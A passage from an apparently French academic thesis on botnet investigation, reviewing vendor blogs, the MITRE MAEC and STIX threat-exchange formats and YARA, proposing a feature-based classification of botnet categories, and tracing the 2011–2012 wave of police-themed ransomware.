8. `https://www.virustotal.com/fr/file/ea80dba427e7e844a540286faaccfddb6ef2c10a4bc6b27e4b29ca2b30c777fb/analysis/`



FIGURE 2.3 – Présentation par Symantec de la menace Changeup et ses alias chez d'autres éditeurs de sécurité

- Utiliser ou non le nom donné par le développeur du logiciel malveillant : c'est une question que se posent fréquemment les chercheurs, pour ne pas tomber dans une démarche publicitaire envers ces activités illégales, pourtant ce sont souvent ces noms-là qui sont les plus utilisés par les commentateurs, on sait bien dans ce cas-là de quoi l'on parle ;
- Identifier les alias et les botnets différents quand certains éditeurs ou commentateurs font un rapprochement contredit par d'autres.

L'identification des alias est bien une solution pertinente à l'usage. L'éditeur Symantec, par exemple, fait l'effort de documenter les alias qu'il a identifiés, comme on peut le voir dans la figure 2.3 [9].

2.2.1.4 Les blogs

Outre la presse généraliste ou spécialisée, un grand nombre de blogs permettent d'avoir une vision complémentaire sur les menaces. Certains blogs personnels de chercheurs sont spécialisés dans l'étude systématique des menaces liées aux malwares, et bien évidemment les blogs des éditeurs de sécurité offrent une approche complémentaire par rapport à leurs bases de connaissances mises en ligne.

Blogs de chercheurs indépendants. Ces blogs constituent une source d'information très riche, certains s'étant progressivement spécialisés dans un angle d'approche systématique : les plates-formes d'exploits, les vulnérabilités, les RATs, les rançongiciels, les botnets bancaires, etc. Comme la communauté est assez peu organisée, il faut être attentif à la précipitation que pourront avoir certains dans leur publication de contenus. Ainsi, certains se contentent de publier sans recul les annonces publicitaires des développeurs de logiciels malveillants (qui restent objectivement des données intéressantes), les prenant pour argent comptant.

Mais les mêmes erreurs sont aussi réalisées par les éditeurs de sécurité, qui font parfois la course à la publication.

9. `http://www.symantec.com/security_response/writeup.jsp?docid=2009-081806-2906-99`

Blogs des éditeurs de sécurité. L'un des intérêts des blogs des éditeurs de solutions de sécurité est qu'ils partagent une approche – en général – basée sur les retours obtenus de la part de leurs clients, c'est-à-dire des vraies menaces qui leur sont remontées, et ils font l'effort d'analyser les objets rencontrés, de faire le lien avec leurs bases de connaissances et de partager cette analyse. Cela contribue évidemment à leur notoriété, mais aussi contribue à la compréhension commune et au débat (notamment quand leurs blogs sont ouverts aux commentaires).

Cela amène plusieurs biais : le plus important est évidemment lié à la typologie de leur clientèle, le deuxième est lié à leur pays d'implantation principale (Kaspersky en Russie, Trend Micro au Japon,...) et le troisième à leur vision éventuellement partielle des choses, certains éditeurs ne recevant que les échantillons et pas forcément énormément de traces quant à l'activité des menaces avant leur détection par leurs solutions et la remontée vers leurs systèmes centraux.

Parcourons quelques exemples de tels blogs.

F-Secure. Sur la période de janvier à juin 2015, les sujets suivant ont été abordés :

- Les vulnérabiles de produits (Apple iOS – 2 fois, Mac OS, Adobe Flash Player, Dell-System Detect) ;
- La politique de sécurité des pays occidentaux – espionnage, cryptographie (5 fois) ;
- Les wifis en libre accès (2 fois) ;
- Les liens entre trois classes de botnets d'espionnage (Miniduke, Cosmicduke, Onion-Duke) et dans un autre CozyDuke ;
- Les équipements domestiques connectés (téléviseurs, etc.) (3 fois) ;
- Les cryptolockers (3 fois dont CTB-Locker, BandarChor) ;
- La protection de la vie privée ;
- Les offres et les politiques de conservation de données de fournisseurs de VPN (2 fois), puis par Twitter ;
- Une campagne de hameçonnage ciblant des clients d'une banque Scandinave ;
- Une campagne de spam diffusant des virus en Italie et en Espagne ;
- Des botnets d'espionnage ;
- Des botnets de vol de données (Fareit/Pony) ;
- Leur rapport semestriel ;
- Des RATs (dont Janicab) ;
- La vie à F-Secure (3 fois) ;
- Les groupes terroristes sur les plates-formes de vidéo ;
- Un botnet bancaire (Tinba) ;
- Le spam via WhatsApp ;

En résumé, sur ces six mois, pas mal d'informations sur les logiciels malveillants et botnets (10 sur 36 posts) et les vulnérabilités ou les usages des victimes potentielles (13 sur 36 posts), et pas mal de publications donnant l'avis de la société sur des sujets d'actualité (13).

Dell Secureworks et Microsoft. L'équipe Counter Threat Unit de Dell SecureWorks publie différents types d'articles dont des analyses de menaces [10], en moyenne une semaine par mois. Un peu moins de contenu donc, mais uniquement ciblé sur la compréhension de menaces

10. `http://www.secureworks.com/cyber-threat-intelligence/threats/`

particulières. Même constat pour le blog du Malware Protection Center de Microsoft [11] avec parfois des posts centrés sur la réponse des produits Microsoft contre ces types de menaces.

Kaspersky. Les blogs de Kaspersky sont intéressants. Comme d'autres ils présentent un certain nombre de biais, liée à leur base d'utilisateurs qui est quand même assez large, mais aussi par leur implantation en Russie : ils apportent une vision complémentaire par rapport à des éditeurs occidentaux.

Conclusion sur les blogs d'éditeurs de sécurité. On pourrait poursuivre la revue des blogs d'éditeurs de sécurité, mais en fait on retrouve en général ces trois types de schémas : éditeur qui donne souvent son opinion, éditeur qui se concentre sur l'information technique ou encore éditeur avec un biais lié à la nature de son marché.

2.2.2 Formats d'échanges du MITRE

Le MITRE a initié un certain nombre de projets relatifs au développement de formats d'échanges de données relatives aux codes malveillants :

- MAEC [12] (*Malware Attribute Enumeration and Characterization*) : information sur les logiciels malveillants et leurs caractéristiques ;
- CybOX [13] (*Cyber Observable eXpression*) : relatif aux événements de sécurité observables ;
- STIX [14] (*Structured Threat Information eXpression*) : sur les menaces de façon plus générale que MAEC ne le permet ;
- TAXII [15] (*Trusted Automated eXchange of Indicator Information*) est dédié au transport de ce type d'informations ;

Aujourd'hui, les projets CybOX, STIX et TAXII (mais pas MAEC) sont en cours de migration vers une organisation alternative, OASIS et son comité CTI [16] (*Cyber Threat Intelligence*). Il est difficile de comprendre les implications de cette migration, voulue apparemment par beaucoup d'acteurs pour permettre d'industrialiser les process, des organisations contribuant directement à OASIS, sans dépendre du bon vouloir du MITRE.

Le concept général de ces propositions de standards est de proposer de stocker et transporter cette information dans des formats structurés (XML, JSON) dont la définition est partagée par la communauté.

2.2.2.1 MAEC

Malware Attribute Enumeration and Characterization (MAEC) a été créé pour stocker et échanger de l'information sur des logiciels malveillants et notamment leur comportement, artefacts et schémas d'attaque. Trois modèles de données superposables sont définis :

11. `http://blogs.technet.com/b/mmpc/`
12. `http://maec.mitre.org/`
13. `http://cybox.mitre.org/`
14. `http://stix.mitre.org/`
15. `http://taxii.mitre.org/`
16. `https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=cti`

MAEC Bundle. Ce modèle est destiné à stocker de l'information sur un échantillon de logiciel malveillant donné, à savoir dans un ordre croissant d'abstraction : les **actions** qu'il réalise, les **comportements (*behaviors*)** qu'il exprime et les **capacités (*capabilities*)** dont il dispose. Un comportement peut servir à définir l'une des façons dont une capacité est mise en œuvre, tandis qu'une ou plusieurs actions décrivent la façon dont un comportement est réalisé.

Un des exemples cité dans la documentation de MAEC décrit une capacité de persistance d'un logiciel malveillant qui peut avoir comme comportement le fait de s'assurer que le code est exécuté au démarrage de la machine (par exemple, en créant une copie de l'exécutable quelque part sur le disque et/ou en créant une entrée particulière dans la base de registres).

MAEC Package. Un **Sujet Malveillant (*Malware Subject*)** contient les détails d'un échantillon particulier de logiciel malveillant (même condensat MD5 ou SHA-1) et de toutes variations minimes observées (noms de fichier différents par exemple), avec toutes les analyses réalisées sur ceux-ci.

Un ***package*** MAEC sert à stocker l'information sur un ou plusieurs *Malware Subjects* normalement reliés d'une façon ou d'une autre entre eux, par exemple les fichiers créés ou téléchargés lors d'une analyse dynamique d'un échantillon donné, des variantes de la même famille ou des fichiers détectés comme similaires par un algorithme de regroupement.

MAEC Container. Un ***container*** enfin vise, pour l'instant, à regrouper un ensemble de *packages*.

Vocabulaires. Un certain nombre de vocabulaires essentiels sont définis dans la spécification du langage MAEC[17]. Plusieurs sont directement en rapport avec nos travaux, par exemple celui qui liste (de façon non exhaustive) une liste de capacités pour les logiciels malveillants (cf. table 2.1 page suivante).

On retrouvera ensuite, par exemple, une définition de vocabulaire pour les objectifs tactiques de la capacité *availability violation* dans :

- `AvailabilityViolationTacticalObjectivesVocab-1.0` : *denial of service*, *compromise local system availability*, *crack passwords*, *mine for cryptocurrency*, *compromise access to information assets* ;

ou encore des objectifs stratégiques :

- `AvailabilityViolationStrategicObjectivesEnum-1.0` : *compromise data availability*, *compromise system availability* et *consume system resources*.

Ce sont très clairement ces définitions de vocabulaire qui sont susceptibles de compléter ou d'interagir avec nos travaux.

17. `http://maecproject.github.io/`

Enumeration Value	Description
command and control	Indicates that the malware instance is able to receive and execute remotely submitted commands.
remote machine manipulation	Indicates that the malware instance is able to manipulate or access other remote machines.
privilege escalation	Indicates that the malware instance is able to elevate the privileges under which it executes.
data theft	Indicates that the malware instance is able to steal data from the system on which it executes. This includes data stored in some form, e.g. in a file, as well as data that may be entered into some application such as a webbrowser.
spying	Indicates that the malware instance is able to capture information from a system related to user or system activity (e.g., from a system's peripheral devices).
secondary operation	Indicates that the malware instance is able to achieve secondary objectives in conjunction with or after achieving its primary objectives.
anti-detection	Indicates that the malware instance is able to prevent itself and its components from being detected on a system.
anti-code analysis	Indicates that the malware instance is able to prevent code analysis or make it more difficult.
infection/propagation	Indicates that the malware instance is able to propagate through the infection of a machine or is able to infect a file after executing on a system. The malware instance may infect actively (e.g., gain access to a machine directly) or passively (e.g., send malicious email). This Capability does not encompass any aspects of the initial infection that is done independently of the malware instance itself.
anti-behavioral analysis	Indicates that the malware instance is able to prevent behavioral analysis or make it more difficult.
integrity violation	Indicates that the malware instance is able to compromise the integrity of a system.
data exfiltration	Indicates that the malware instance is able to exfiltrate stolen data or perform tasks related to the exfiltration of stolen data.
probing	Indicates that the malware instance is able to probe its host system or network environment ; most often this is done to support other Capabilities and their Objectives.
anti-removal	Indicates that the malware instance is able to prevent itself and its components from being removed from a system.
security degradation	Indicates that the malware instance is able to bypass or disable security features and/or controls.
availability violation	Indicates that the malware instance is able to compromise the availability of a system or some aspect of the system.
destruction	Indicates that the malware instance is able to destroy some aspect of a system.
fraud	Indicates that the malware instance is able to defraud a user or a system.
persistence	Indicates that the malware instance is able to persist and remain on a system regardless of system events.
machine access/control	Indicates that the malware instance is able to provide the means to access or control the machine on which it is resident.

TABLE 2.1 – Exemple de vocabulaire `MalwareCapabilityEnum-1.0` – capacités d'un logiciel malveillant - défini dans la spécification du langage MAEC.

2.2.2.2 STIX

Structured Threat Information eXpression (STIX) [18] constitue en quelque sorte l'étape suivante, intégratrice d'un ensemble d'informations en rapport avec l'analyse des menaces qu'on les observe du point de vue du chercheur, du responsable de la sécurité des systèmes d'information ou encore d'un enquêteur judiciaire.

L'architecture de STIX comporte huit constructeurs :

Observables. Les observables permettent de décrire événements ou propriétés mesurables dans les systèmes d'information (informations sur un fichier, valeur d'une clé de registre, une requête HTTP émise, etc.).

Indicators. Les indicateurs sont une combinaison d'observables et leur contexte, caracéristiques d'artéfacts ou de comportements d'intérêt dans un contexte de cyber-sécurité.

Incidents. Il s'agit de représenter des instanciations d'indicateurs à un instant donné et dans un contexte donné, éventuellement liés à des acteurs ou des objets concernés.

Tactics, Techniques and Procedures (TTP). Cette catégorie permet de décrire les actions entreprises par les acteurs malveillants pour réaliser un objectif donné : la succession d'opérations et d'outils (dont les logiciels malveillants) utilisés pour réaliser une opération de hameçonnage ou une attaque en déni de service par exemple.

Campaigns. Une campagne décrit une série d'actions d'un acteur malveillant, réalisant des TTP et les incidents liés.

Threat Actors. Cette catégorie permet de décrire les acteurs malveillants.

Exploit targets. Les cibles d'exploitation sont des faiblesses ou des vulnérabilités dans un logiciel, un système d'exploitation ou un système d'information.

Courses of Action. Il s'agit ici de décrire les mesures préventives ou correctrices à prendre face à une menace.

Confrontation à notre problématique de l'investigation des botnets. On retrouve donc bien dans ce modèle de stockage et d'échange d'information un grand nombre d'éléments qui nous semblaient utiles pour décrire les botnets, et d'autres en plus tels que ceux liés à la réponse à ces menaces. Combinés avec MAEC, ces modèles permettraient très certainement de représenter et échanger l'information qui nous intéresse.

En revanche, le format de données utilisé par ces modèles n'est pas directement exploitable, mais pourrait être traduit entre les parties intéressées par des échanges, comme le

18. `http://stixproject.github.io/`

propose le **projet MISP** [19] de plate-forme d'échange d'informations sur les logiciels malveillants qui combine une interface humaine compréhensible (dédiée à la gestion d'incidents) et des capacités d'export et prochainement d'import, notamment de données au format STIX.

2.2.3 Autres formats de données

Une autre catégorie d'informations partagées entre les acteurs de la sécurité est constituée par les indicateurs de compromission (IOC) qui se concentrent sur la détection des traces que peut laisser un type d'incident ou de menace donnés. Toutefois, on note un certain recouvrement avec les autres formats d'échange que nous venons d'aborder.

OpenIOC est un schéma de publication d'informations de type indicateurs de compromission proposé par la société MANDIANT. Il apporte assez peu de différences par rapport aux modèles mis en avant par le MITRE, donc nous ne le décrirons pas.

2.2.3.1 YARA

YARA [20] propose des perspectives beaucoup plus intéressantes. Il s'agit de compléter la caractérisation de codes malveillants basée par exemple sur la reconnaissance de condensats par la constitution de signatures complexes combinant différentes caractéristiques qu'on pourra tester automatiquement avec l'outil YARA. Et bien évidemment ces règles YARA peuvent être ensuite partagées [21].

Ces règles peuvent être appliquées directement sur le fichier suspect, ou encore sur une copie de la mémoire vive, ou après prétraitement par un module complémentaire (extraction des champs de l'en-tête PE ou ELF par exemple). Peuvent être testées : des chaînes de caractères, des chaînes hexadécimales, des expressions règulières.

2.2.4 Propositions d'évolution

Les formats d'échange STIX/MAEC permettent manifestement d'envisager d'échanger le type d'informations que nous collectons. Le vocabulaire défini pour l'instant pourrait recevoir quelques évolutions. Par exemple, le vocabulaire `MalwareTypeVocab-1.0` de STIX 1.2 comporte les éléments suivants : Automated Transfer Scripts, Adware, Dialer, Bot, Bot - Credential Theft, Bot - DDoS, Bot - Loader, Bot - Spam, DoS / DDoS, DoS / DDoS - Participatory, DoS / DDoS - Script, DoS / DDoS - Stress Test Tools, Exploit Kits, POS / ATM Malware, Ransomware, Remote Access Trojan, Rogue Antivirus, Rootkit. Nous verrons dans la section suivante 2.3 page ci-contre un certain nombre de catégories autres que nous avons mises en évidence (comme les botnets destructifs, d'espionnage).

En outre, le fait que la notion de "bot" soit présentée comme une catégorie à part montre que nous avons un point de vue différent de celui qui semble décrit par ce vocabulaire, notre constat étant que le plupart de ces menaces ont une architecture de botnet, c'est-à-dire avec un système de commande et de contrôle et des codes malveillants qui communiquent avec celui-ci. La catégorie "rootkit" présentée ici constitue bien une catégorie à part de codes malveillants, mais ne serait qu'une composante pour la constitution d'un botnet.

19. `http://www.misp-project.org/`
20. `http://plusvic.github.io/yara/`
21. `http://yararules.com/` est un de ces sites de partage.

On pourrait donc proposer deux niveaux de vocabulaire : un niveau pour les codes malveillants et un second pour les botnets qu'ils peuvent permettre de constituer.

2.3 Catégories de botnets (et autres menaces)

En ce qui concerne l'objet principal de notre étude, les botnets, leur catégorisation se pose en deux temps : définir les catégories observées et ensuite être capable de classer une menace particulière dans une de ces catégories, la seconde phase enrichissant progressivement la première.

2.3.1 Proposition de catégorisation

Plusieurs approches de la classification sont possibles :

- en fonction de celle des logiciels malveillants sous-jacents (virus, ver, troyen, ...) mais cela donne peu d'informations sur leurs capacités effectives au-delà de leur mode de propagation ;
- selon les plates-formes ciblées (Windows, Mac OS, Android, Linux,...), cela permet une cartographie des cibles et de leur évolution, mais pas réellement des intentions des délinquants ;
- en fonction de l'architecture (centralisée, décentralisée, hybride) – on a vu que c'était une notion très évolutive et pas forcément caractéristique d'une menace, mais plutôt de sa maturité ;
- selon le modèle commercial (kit, produit unique pour un client, etc.) ;
- classification en fonction des protocoles de communication utilisés ;
- enfin, selon la finalité principale des créateurs du botnet, c'est-à-dire à quoi celui-ci sera utilisé ;

Évidemment, pour comprendre les botnets, il faut tout prendre en compte et l'approche dépendra des points de vue. Ainsi ceux qui cherchent à défendre les réseaux veulent avant tout connaître les modes de propagation et les traces d'activité qui peuvent être retrouvées dans leurs infrastructures. Nous avons choisi comme axe principal la compréhension de la motivation des attaquants et donc construit les catégories sur cette base. Par comparaison, les catégorisations des éditeurs de sécurité sont parfois un peu déroutantes, mêlant les objectifs du botnet avec le mode de propagation ("worm" devenant une catégorie à part entière au milieu des "pay-per-install" et autres "spam bots", alors que certains botnets de pay-per-install ont justement des composants malveillants qui se propagent sous forme de ver).

Sur la base de l'observation de quelques 408 classes de botnets différentes documentées (voir la liste en annexe A page 127), nous avons à ce jour identifié 16 catégories représentées dans la figure 2.4 page suivante. Nous avons fait se recouvrir les différentes catégories pour lesquelles nous avons remarqué des recouvrements partiels ou totaux dans leurs comportements (fonctionnalités typiques mises en œuvre) ou bien pour lesquelles des botnets cherchent manifestement à remplir plusieurs objectifs (en général deux). Le cas des RATs (troyens d'administration à distance) est particulier, ceux-ci contenant un maximum de fonctionnalités



FIGURE 2.4 – Représentation simplifiée des catégories de botnets observées et de leurs recouvrements

pour espionner l'activité des utilisateurs et leurs données, les perturber dans l'utilisation de leur ordinateur, mais aussi pour abuser de leurs ressources (dénis de service, spam, etc.).

Pour les classes de botnets qui remplissent plusieurs objectifs, elles ont été placées dans plusieurs catégories, la plus importante en apparence étant placée en tête.

Certaines catégories peuvent paraître anecdotiques, parce que peu présentes, mais sont représentatives d'un comportement remarquable. Ainsi les botnets destructifs ont pour objectif, une fois installés dans le réseau cible de détruire les données ou les systèmes. De même, les botnets dits de "Probing" dont la seule fonction est de parcourir les adresses IP d'un réseau ou de l'Internet en général et recenser les capacités et donc cibles potentielles.

Certaines catégories connues ne sont pas encore présentes dans notre schéma (parce qu'aucun botnet représentatif n'a été documenté) : Distribution de contenu (*content distribution*).

Enfin, le nombre de classes de botnets dans chaque catégorie, telle que nous l'avons documentée, ne doit doit pas être vu comme une mesure absolue de cette répartition, d'autres critères rentrant en ligne de compte comme l'intérêt particulier pour certains types de menaces au cours de nos travaux (par exemple les rançongiciels policiers), toutefois on a une assez bonne idée de l'importance respective de chaque domaine aussi nous reproduisons les proportions ainsi relevées dans la figure 2.5 page suivante.



Figure 2.5 – Répartition des catégories de botnets les plus importantes documentées sur le Wiki botnets.fr.

2.3.2 Quelles méthodes pour classifier ?

La démarche de catégorisation vise à comprendre le rôle d'une menace donnée. On peut même imaginer d'identifier plus précisément un botnet par l'ensemble des données que l'on possède sur ses fonctionnalités et les indices de son fonctionnement.

La méthode que nous avons utilisée pour catégoriser les botnets documentés sur le wiki botnets.fr repose sur l'identification empirique, à partir des informations fournies par les différentes personnes décrivant une menace de ses fonctionnalités principales et parfois de la catégorie proposée par les éditeurs.

Une méthode plus systématique consisterait à lister l'ensemble des fonctionnalités implémentées dans une menace (dans son code) et proposer une classification automatique sur cette base. L'une des difficultés pourrait être de faire la distinction entre les fonctionnalités principales et celles qui sont plus secondaires dans l'intention du développeur de la menace.

Enfin, une instance d'un botnet ayant de nombreuses fonctionnalités, utilisée exclusivement pour l'une d'entre elles sera vraisemblablement classifiée par les observateurs dans la catégorie observée. Ce sera le cas par exemple pour une classe de botnets permettant de réaliser l'envoi de courriers non sollicités et la réalisation d'attaques en déni de service et dont le maître de l'instance du botnet observée l'utilise exclusivement pour des attaques en déni de service.

Il est proposé que chaque catégorie de botnets soit caractérisée par :

- des fonctionnalités primaires, indispensables à l'appartenance à la catégorie (toutes ou un certain nombre d'entre elles) ;
- des fonctionnalités secondaires, renforçant l'appartenance à cette catégorie ;

Ainsi, la fonctionnalité : "Envoyer du spam" sera la fonctionnalité principale de la catégorie des botnets dits de "Spamming" et la capacité à utiliser des modèles de spam sera une des fonctionnalités secondaires. **Le tableau 2.2 page suivante représente une proposition de fonctionnalités principales et secondaires pour les catégories que nous avons définies.**

Catégorie	**Fonctionnalités principales**	**Fonctionnalités secondaires**
Adware	Display advertising pop-ups	Pharming
Banking	Banking credential theft	Man in the browser, Backconnect server
Click frauding	Click fraud	
Content distribution	Deliver content	Store content, Proxy
Cryptocurrency mining	Bitcoin mining (or) (Any-coin mining)	
Cryptolocker	Encrypt user files	Lock system
DDoSing	Denial of service	
Destructive	Erase files (or) Erase MBR (or) Damage hardware	
Distributed calculation	Make calculations, Distribute calculations among bots	
Downloading	File download	File execute
Fake antivirus	Display advertising pop-ups (with AV message)	Lock system
Lawful interception	(any in the "Interception" feature category) or (any in the "Audiovisual" feature category)	File theft
Not witnessed yet	(sans objet)	(sans objet)
Pharming	Pharming	
Point-of-sale	Memory scraping (and) Credit card data theft	Regular expression filtering
Police lock	Lock system (with Police message)	
Premium rate	Premium SMS (or) Premium calls (or) Premium services	
Probing	Check distant resource	
Proxying	Proxy	
RAT	Any in the "Annoyance" feature category, Backdoor, Remote control	
Ransomware	Lock system	
Server attack	Attack distant resource	
Spamming	Send spam	Produce spam from templates
Spying	File theft, Remote control	Backdoor, any in the Interception feature category, any in the Audiovisual feature category
Stealing	File theft	Any in the Data theft feature category
Trojan	Remote control	Backdoor

TABLE 2.2 – Première proposition de fonctionnalités principales et secondaires caractéristiques des différentes catégories de botnets

2.3.3 Conclusion sur la classification des botnets

Nous avons donc au bilan un état des catégories de botnets observées et une première méthode de classification. Celle-ci suppose de déterminer les fonctionnalités de la classe de botnets (fonctionnalités des bots, mais aussi fonctionnalités du botnet dans son ensemble) ; cela signifie aussi qu'une variation importante dans les fonctionnalités suite à une mise à jour pourra être considérée comme un critère d'évolution majeur et donc fera conclure à l'apparition d'une nouvelle classe ou instance de botnet de la même famille.

En pratique, la catégorie est d'abord déterminée par un consensus entre les points de vue développés par les observateurs, puis enrichie en fonction des fonctionnalités observées. **On propose, pour le futur, de définir trois niveaux de détermination de la catégorie d'un botnet** :

- (niveau C ou *advertised*) par présentation des maîtres ou développeurs du botnet (publicités sur les forums *underground* par exemple) ;
- (niveau B ou *consensus*) par consensus documenté d'experts (publications, citations) ;
- (niveau A ou *feature-wise*) par analyse systématique et documentée des fonctionnalités ;

Ces niveaux seront implémentés dans le futur sur le wiki `botnets.fr`. On peut parfaitement imaginer que ces différents niveaux se contredisent ou se complètent, un auteur de botnet pouvant survendre ses fonctionnalités.

2.4 Confrontation à des cas concrets

2.4.1 Rançongiciels policiers

Les rançongiciels sont des botnets dont le principe est de bloquer l'ordinateur des victimes et réclamer le paiement d'une rançon. Depuis 2011, une vague de rançongiciels policiers (menaçant la victime par des allégations de délits qu'elle aurait commis et une amende à payer) a déboulé sur l'Europe puis le reste du monde. Les débuts de cette vague semblent remonter au mois de mars 2011 en Allemagne, puis se poursuivre en France à la fin de l'année 2011 par une campagne utilisant l'image de la gendarmerie nationale, puis de très nombreuses variantes se sont signalées tout au long de l'année 2012 (cf. figure 2.6 page suivante).

Nous avons suivi et documenté une grande partie de ces rançongiciels policiers, notamment grâce aux échanges avec l'auteur du blog Malware don't need coffee [22] et aux différentes publications des éditeurs de sécurité tout au long de cette période. L'écosystème du rançongiciel policier est passé par différentes étapes, nous permettant d'observer presque d'un seul coup, l'ensemble des scénarios possibles de commercialisation et de filiation au sein des familles de botnets.

*Nota : les pages de rançonnement sont appelées "**landing**" pour "landing page", car il s'agit en général d'une page Web sur laquelle atterrit la victime sans pouvoir en ressortir.*

En effet, le principe semblant être particulièrement efficace, les premiers modèles ont intéressé d'autres cyberdélinquants qui s'en sont inspirés, soit en copiant le code ou les pages d'affichage de la demande de rançon, soit en le réinventant à leur façon. Ainsi, on est passé

22. `http://malware.dontneedcoffee.com/`



FIGURE 2.6 – Familles de rançongiciels observés au cours de l'année 2012

de modèles simples avec un botnet isolé, vraisemblablement géré par une personne ou un petit groupe à des systèmes de kits prêts à personnaliser avec système d'affiliation intégré. Le principe du rançongiciel n'était pas nouveau, mais l'exploitation de l'image des services de police s'est révélée particulièrement efficace.

Les variations sont les suivantes :

- botnet indépendant / botnet commercialisé sous forme de kit ;
- avec ou sans système d'affilation (un maître principal qui recrute des personnes chargées d'infecter des victimes et sont rémunérées par une commission) ;
- les pays et les services de police ciblés ;
- le message de rançon (une page Web) peut être stocké sur un serveur distant et va s'adapter à la position géographique de la victime au moment de l'allumage de l'ordinateur, ou bien il est intégré au bot ;
- les mécanismes de paiement de la rançon (tickets prépayés que l'on achète dans les bureaux de tabac ou équivalents, comme Ukash et Paysafecard et plus tard via Bitcoin) ;
- certaines variantes enfin ne sont pas des codes malveillants sous forme exécutable, mais sous forme de code Javascript qui est capable de s'installer de façon permanente dans la configuration d'un navigateur Web ;

Si on généralise ces observations à l'ensemble des botnets, les scénarios que l'on peut observer sont notamment ceux que nous avons représentés en figure 2.7 page ci-contre.

Ainsi, la combinaison de nos observations et de celles des chercheurs travaillant sur les rançongiciels policiers ont notamment **permis d'établir qu'un certain nombre d'instances de botnets qui paraissaient différentes (notamment parce que le visuel utilisé pour le message de rançon était très différent) étaient en réalité issues du même kit ou bien que certaines classes de botnets semblaient très liées à l'utilisation d'une même plate-forme d'exploitation Blackhole pour leur diffusion** :

- utilisation de la même instance Blackhole : Weelsof, Rannoh, Undefined-04 ;

